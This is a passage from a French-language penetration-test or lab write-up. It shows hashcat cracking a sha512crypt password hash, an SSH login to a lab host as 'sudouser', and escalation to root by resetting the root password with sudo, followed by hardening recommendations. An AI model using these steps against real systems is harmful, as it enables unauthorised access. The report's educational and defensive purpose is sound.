$WPhyBfv$0uavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK6z6KIkOSn3p0GL.rEgd2ij0Icu0jnUbVqOoxEgeSN0dcrs0:1029387

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target....: $6$WPhyBfv$0uavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK ... 0dcrs0
Time.Started....: Tue Nov 28 15:29:38 2023 (6 mins, 33 secs)
```

Nous pouvons donc voir que le mot de passe de Bob (affiché à la fin de la première ligne de la dernière capture d'écran) est 1029387.

On peut donc se connecter en tant qu'utilisateur sudouser en utilisant le mot de passe trouvé :

```
(kali㉿kali)-[~] ~$ ssh sudouser@192.168.100.171
$ ssh sudouser@192.168.100.171
The authenticity of host '192.168.100.171 (192.168.100.171)' can't be established.
ECDSA key fingerprint is SHA256:qd6u0aI/ZYKhLoHcQ/GVJsiPH8/yamugoUR9pULjxnc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.171' (ECDSA) to the list of known hosts.
sudouser@192.168.100.171's password:
Last login: Thu Mar 26 18:08:48 2020 from gateway
Bienvenue. Vous y êtes presque, sudoer. Continuez ...

[sudouser@localhost ~]$
```

Tentation d'accès à root :

```
[sudouser@localhost ~]$ su root
Password:
su: Authentication failure
[sudouser@localhost ~]$ passwd root
passwd: Only root can specify a user name.
```

Puisque nous ne connaissons pas le mot de passe de root, nous ne pouvons pas changer d'utilisateur pour se connecter en tant que root. Par contre, pour remédier à ce problème, nous avons tout simplement exploité un des nombreux priviléges que sudouser a, qui est de pouvoir changer le mot de passe de root. Nous avons donc changé le mot de passe de root pour un mot de passe pour un mot de passe propre à nous et avons ainsi pu se connecter à root avec ce nouveau mot de passe créé.

Accès à root grâce aux priviléges de sudouser :

```
[sudouser@localhost ~]$ sudo passwd root
[sudo] password for sudouser:
Changing password for user root.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
[sudouser@localhost ~]$ su root
Password:
[root@localhost sudouser]#
```



```
[root@localhost sudouser]# whoami
root
```

Nous avons donc maintenant accès à root et avons donc tous les priviléges de celui-ci (accès ALL).

Recommandations

Afin d'améliorer le niveau de sécurité de la machine de Bob, car nous pouvons voir avec cette expérience que nous avons facilement eu accès à root sur la machine de Bob et donc accès à tous les priviléges, nous vous proposons une série de recommandations :

- Mettre à jour la version de WordPress ainsi que du plugin “Reflex Gallery”, car dans la majorité des cas, une mise à jour vient corriger des failles de la version précédente. Une mise à jour de ces deux composants permettrait donc à Bob d'être plus en sécurité.
- Choisir un mot de passe plus long et plus robuste afin d'augmenter la difficulté de recherche du mot de passe, en y incluant par exemple des lettres minuscules et majuscules et des caractères spéciaux en plus des chiffres déjà présents.
- Utiliser un certificat SSL/TLS afin de sécuriser la communication entre le navigateur et le serveur en chiffrant les données sensibles transmises du navigateur vers le serveur.

sources :

[9 Common WordPress Vulnerabilities \(And How To Fix Them\) \(collectiveray.com\)](https://collectiveray.com/9-common-wordpress-vulnerabilities-and-how-to-fix-them/)